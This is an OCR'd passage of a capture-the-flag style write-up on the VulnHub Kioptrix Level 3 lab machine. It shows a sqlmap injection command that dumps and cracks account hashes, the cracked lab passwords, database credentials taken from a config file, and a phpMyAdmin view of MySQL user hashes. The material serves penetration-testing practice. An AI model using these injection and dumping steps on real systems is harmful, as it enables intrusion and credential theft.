
And the tool sqlmap cracked the hash

The username is admin

Password is n0t7t1k4

Then I used this scrip to find accounts and crack hash


sqlmap -u "http://kioptrix3.com/gallery/gallery.php?id=1" -D gallery --tables -T dev_accounts --dump



I found user names and there passwords but it was hash and by using sqlmap cracked them


The user name dreg its password is Mast3r


The user name loneferret its password is starwars




I found that I need to use Metasploit

I search I Metasploit at LotusCMS








I found that usernames and password

$GLOBALS["gallarific_mysql_server"] = "localhost";


$GLOBALS["gallarific_mysql_database"] = "gallery";

$GLOBALS["gallarific_mysql_username"] = "root";


$GLOBALS["gallarific_mysql_password"] = "fuckeyou";





By using dirbuste I found web site





I used user name root and passwoed fuckeyou






VulnHub — Kioptrix: Leve
New Tab
pty.spawn: Making Pytho
192.168.142.129 / localho
Not secure
192.168.142.129/phpmyadmin/index.php?db=mysql&token=39f667969d44de8c7a7cd8e6804b9a85
phpMyAdmin
Database
mysql (17)
mysql (17)
columns_priv
db
func
help_category
help_keyword
help_relation
help_topic
host
proc
procs_priv
tables_priv
time_zone
time_zone_leap_second
time_zone_name
time_zone_transition
time_zone_transition_type
user
Server: localhost ▸ Database: mysql ▸ Table: user "Users and global privileges"
Browse
Structure
SQL
Search
Insert
Export
Import
Operations
Empty
Drop
Showing rows 0 - 5 (6 total, Query took 0.0003 sec)
SQL query:
SELECT *
FROM `user`
LIMIT 0 , 30
Profiling [Edit] [Explain SQL] [Create PHP Code] [Refresh]
Show : 30 row(s) starting from record # 0
in horizontal mode and repeat headers after 100 cells
Sort by key: None
Host
User
Password
Select_priv
Insert_priv
Update_priv
Delete_priv
Create_priv
Drop_priv
Reload_p
localhost root *47FB3B1E573D80F44CD198DC65DE7764795F948E Y Y Y Y Y Y Y
Kioptrix3 root *47FB3B1E573D80F44CD198DC65DE7764795F948E Y Y Y Y Y Y Y
127.0.0.1 root *47FB3B1E573D80F44CD198DC65DE7764795F948E Y Y Y Y Y Y Y
localhost N N N N N N N
Kioptrix3 N N N N N N N
localhost debian-sys-maint *F46D660C8ED1B312A40E366A86D958C6F1EF2AB8 Y Y Y Y Y Y Y
Check All / Uncheck All With selected:
Show : 30 row(s) starting from record # 0
in horizontal mode and repeat headers after 100 cells

